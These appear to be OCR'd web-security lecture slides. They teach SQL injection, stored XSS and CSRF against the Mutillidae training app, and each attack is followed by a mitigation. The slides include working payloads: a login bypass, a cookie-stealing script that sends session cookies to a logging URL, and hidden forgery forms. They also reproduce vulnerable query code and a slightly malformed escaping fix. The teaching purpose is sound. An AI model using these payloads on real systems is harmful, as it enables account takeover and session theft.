


includes/process-login-attempt.php

```
$lUsername = $_POST["username"];
$lPassword = $_POST["password"];
$lQueryResult = $SQLQueryHandler->getUserAccount($lUsername,
$lPassword);
```

classes/SQLQueseryHandler.php

```
public function getUserAccount($pUsername, $pPassword){
  $lQueryString = "SELECT * FROM accounts
    WHERE username='".$pUsername."' AND password='".$pPassword."'";
return $this->mMySQLHandler->executeQuery($lQueryString);}
```

By-Pass Password

- Name Textbox --> `' or 1=1--`
  - Note the space after the "-- " which is required in MySQL
- Search for where username is '' OR where 1 is equal to 1
  - Condition that is always true (OR 1=1)
- "-- " is a comment
  - Eliminates that password authentication
- Full query:
  - SELECT * FROM accounts
  - WHERE username='' or 1=1-- ' AND password=''
- Logging in as the first user => admin

Attacking Password

- Open page source
- Locate “password” and change to “text”
- Now you can see what you type
- Type ‘ and verify you get an exception
- Try
  - Username `samurai`
  - Password `' or 1=1--`

- **and** has higher precedence than **or**
- SELECT * FROM accounts WHERE (username='samurai' AND password='') or 1=1--

Attacking Password

- Open page source
- Locate “password” and change:
  - Type to “text”
  - Size and maxlength to 50
- Now you can type a lot and see what you type
- Try
  - Username `samurai`
  - Password `' or (1=1 and username='samurai')--`

Mitigation

classes/SQLQueseryHandler.php

```
public function getUserAccount($pUsername, $pPassword){
  $pUsername = escape_string($pUsername);
  $pPassword = escape_string($pPassword);
  $lQueryString = "SELECT * FROM accounts WHERE
     username='".$pUsername."' AND
     password='"$pPassword."'";
return executeQuery($lQueryString);
}

mysqli::escape_string ( string $escapestr ) : string
Characters encoded are NUL (ASCII 0), \n, \r, \, ', "
```

XSS

Cross Site Scripting (XSS)

- Typically found in Web applications
- XSS enables attackers to inject client-side script into Web pages viewed by other users
- Bypass access controls such as the same origin policy
- Capture credentials

Second Order – Persistent

For smarter victims


The victim just needs to see our “post”

add-to-your-blog.php


```
<script>
    new Image().src=
    "http://localhost/cgi-bin/logit.pl?"+document.cookie;
</script>
```

```
HTTP_REFERER: http://localhost/mutillidae/index.php?page=add-to-
your-blog.php
DATE: ...; NAME: showhints; VALUE: 1
DATE: ...; NAME: username; VALUE: samurai
DATE: ...; NAME: uid; VALUE: 6
DATE: ...; NAME: PHPSESSID; VALUE: urms6fb4ta1bogldm3tdej2v26
```

Adding Cookies in Cookie Manager



Mitigation

- HttpOnly [optional]
  - The cookie cannot be accessed by client-side script
- Must be implemented in server and browser
- If not implemented by browser, treated as regular cookie

CSRF

Cross Site Request Forgery (CSRF)

- Forces an end user to execute unwanted actions on a web application in which they're currently authenticated
- Typically combines social engineering
  - trick the users of a web application into executing actions of the attacker's choosing
- If the victim is a normal user
  - can force the user to perform state changing requests like transferring funds, changing their email address, and so forth
- If the victim is an administrative account
  - can compromise the entire web application.


Theory

- We want to trick the user to submit a request
- Two types of requests
  - GET – a simple URL: http://1.1.1.1/do.php?x=1&y=2
  - POST – requires a form with hidden elements

Automatic Invocation

- GET
  - Hidden image: <img style="display:none" src="http://1.1.1.1">
  - My Visible Text
- POST
  - <form id="f" action="http://1.1.1.1" method="post" enctype="application/x-www-form-urlencoded">
    <input type="hidden" name="N1" value="V1">
    </form>
    My Visible Text

Network Monitor (F12 in Firefox)



- **Add a blog entry as *samurai***
- <form id="f" action="http://localhost/mutillidae/index.php?page=add-to-your-blog.php" method="post" enctype="application/x-www-form-urlencoded">

  <input type="hidden" name="csrf-token" value="">

  <input type="hidden" name="blog_entry" value="Added by CSRF">

  <input type="hidden" name="add-to-your-blog-php-submit-button" value="Save+Blog+Entry">

  </form>

  My Visible Text

4	samurai	2021-03-30 00:06:18	*My Visible Text*

The Idea

4	samurai	2021-03-30 00:06:18	*My Visible Text*

Wait for *admin* to move the mouse over this entry

2	admin	2021-03-30 00:11:34	Added by CSRF

Mitigation

- CSRF Tokens
  - During session creation, a random value V is generated
  - In each form the server adds a hidden field with value V
  - When a form is submitted, the server verifies V's correctness
  - Without knowing V, the attacker cannot create valid requests